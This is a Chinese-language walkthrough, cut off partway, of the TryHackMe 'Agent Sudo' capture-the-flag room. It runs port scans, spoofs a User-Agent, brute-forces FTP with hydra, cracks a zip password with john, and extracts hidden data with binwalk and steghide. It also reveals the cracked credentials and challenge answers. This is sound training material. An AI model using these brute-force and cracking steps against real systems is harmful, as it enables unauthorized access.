
Agent Sudo

URL

https://tryhackme.com/room/agentsudoctf


IP

10.10.229.173



```
└──╼ #rustscan -a 10.10.229.173 -r 1-65535 --scripts none --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } || {}  {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy            :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.229.173:22
Open 10.10.229.173:21
Open 10.10.229.173:80
10.10.229.173 -> [22,21,80]
```

使用rustscan 快速的找到開啟的port



```
└──╼ #nmap -sV -sC -Pn 10.10.229.173 -p21,22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 18:25 CST
Nmap scan report for 10.10.229.173
Host is up (0.48s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds
```


再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉（第2題答案）

沒看到什麼特別的，來看看網頁吧

一連上網頁，就找到第3題的答案

光看題目不知道在問什麼，看一下提示

提示說將user-agent改成C



Method: GET

URL: http://10.10.229.173/


Request Headers

```
Host: 10.10.229.173
User-Agent: C
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

也可以用Burp Suite啦XD

送出請求後，的確看到一個不一樣的url可以連線，連進去就找到第4題答案

再來就是破FTP的密碼了




```
└──╼ #hydra -l chris -P /usr/share/SecLists/Passwords/rockyou.txt ftp://10.10.229.173
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-24 19:01:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ftp://10.10.229.173:21/
[STATUS] 208.00 tries/min, 208 tries in 00:01h, 14344190 to do in 1149:23h, 16 active
[21][ftp] host: 10.10.229.173   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-24 19:03:15
```

一下就到手了（第5題答案）

登入FTP後，拿到了三個檔案
看了txt是在說有東西藏在圖片裡面

先用binwalk分析一下這兩張圖




```
└──╼ #binwalk cute-alien.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01

┌─[root@parrot]─[~]
└──╼ #
┌─[root@parrot]─[~]
└──╼ #binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

下面那張明顯怪怪的

想了一下txt有說到真正的圖藏在目錄中


用binwalk來解壓縮一下



```
└──╼ #binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```


先用binwalk分析一下這兩張圖

試著去解壓縮壓所檔，但有密碼，來破解看看




```
└──╼ #zip2john 8702.zip > txt.txt
```

先轉換一下格式，好讓john來破




```
└──╼ #john txt.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 11 candidates buffered for the current salt, minimum 32 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:00 DONE 2/3 (2022-05-24 19:45) 1.724g/s 77665p/s 77665c/s 77665C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

這樣就拿到zip的密碼了（第6題答案）



```
╼ #7z x 8702.zip
```


解壓縮後就可以看到txt的內容，看起來得到了一組編碼



```
└──╼ #echo 'QXJlYTUx' | base64 -d
Area51┌─[root@parrot]─[~/_cutie.png.extracted]
```

解碼後就找到了第7題答案


最一開始的txt有講到，除了目錄外，還有資訊藏在圖片中



```
└─■ #steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```


txt中就找到了第8、9題答案

那就來SSH遠端登入吧
（不小心按錯鍵，重開了一下機器，IP改成10.10.79.77）



```
└──╼ #ssh james@10.10.79.77
james@10.10.79.77's password:
